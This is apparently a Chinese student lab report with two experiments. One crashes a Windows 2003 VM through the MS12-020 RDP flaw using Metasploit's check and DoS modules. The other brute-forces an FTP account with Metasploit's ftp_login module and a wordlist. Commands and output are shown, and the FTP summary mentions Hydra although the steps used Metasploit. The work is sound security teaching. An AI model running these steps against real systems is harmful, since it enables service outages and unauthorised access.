实验一

一、 实验题目

Win 系统漏洞 M12-02

二、 实验设备


目标机 windows2003

攻击机 kali linux


三、 实验步骤：

win2003：启动远程桌面。


确认 3389 端口已开放。



Kali：使用 nmap 进行扫描



探测到 3389 端口开启，故可能存在漏洞



启动 msfcon

使用扫描模块查看，发现漏洞

```
msf6 auxiliary(scanner/rdp/ms12_020_check) > set rhosts 192.168.200.104
rhosts => 192.168.200.104
msf6 auxiliary(scanner/rdp/ms12_020_check) > run
```

```
[+] 192.168.200.104:3389  - 192.168.200.104:3389 - The target is vulnerable.
[*] 192.168.200.104:3389  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


使用攻击模块进行攻击

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.200.104

[*] 192.168.200.104:3389 - 192.168.200.104:3389 - Sending MS12-020 Microsoft Remote
 Desktop Use-After-Free DoS
[*] 192.168.200.104:3389 - 192.168.200.104:3389 - 210 bytes sent
[*] 192.168.200.104:3389 - 192.168.200.104:3389 - Checking RDP status...
[-] 192.168.200.104:3389 - 192.168.200.104:3389 - RDP Service Unreachable
```

四、 实验结果

发现 win 蓝屏即攻击成功



五、 实验总结

通过本实验，成功演示了 Windows 2003 系统中的 M12-02 漏洞利用过程。通过对目标机器的远程桌面服务进行扫描和利用，成功造成了系统崩溃，进一步证明了该漏洞的危害性。该实验也展示了 Metasploit 框架在漏洞扫描和攻击中的应用，增强了对漏洞利用和防范的理解。

实验二

一、 实验题目

FTP 服务暴力破解


二、 实验设备

目标机：安装了 FTP 服务的 WindowsXP

攻击机：kali linux


三、 实验步骤

关闭 ftp：通过“服务”管理工具，停止 FTP 服务




使用 serv-u 开启 ftp

新建域并添加用户“monroe” 密码设置为“abc123”



生成字典文件（其中包含正确密码“abc123”




启动 ftp login 模块，配置参数攻击

```
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /tmp/pass.txt
PASS_FILE ⇒ /tmp/pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ftp/ftp_login) > set username monroe
username ⇒ monroe
msf6 auxiliary(scanner/ftp/ftp_login) > exploit
```

运行攻击

四、 实验结果

找到正确密码成功破解



五、 实验总结

通过 FTP 服务进行暴力破解的攻击过程。通过使用 Hydra 工具结合自定义的字典文件，我们能够对 FTP 服务进行高效的密码破解。实验过程中，我们不仅了解了如何通过字典攻击暴力破解 FTP 服务的密码，还体会到了 FTP 服务安全性的重要性。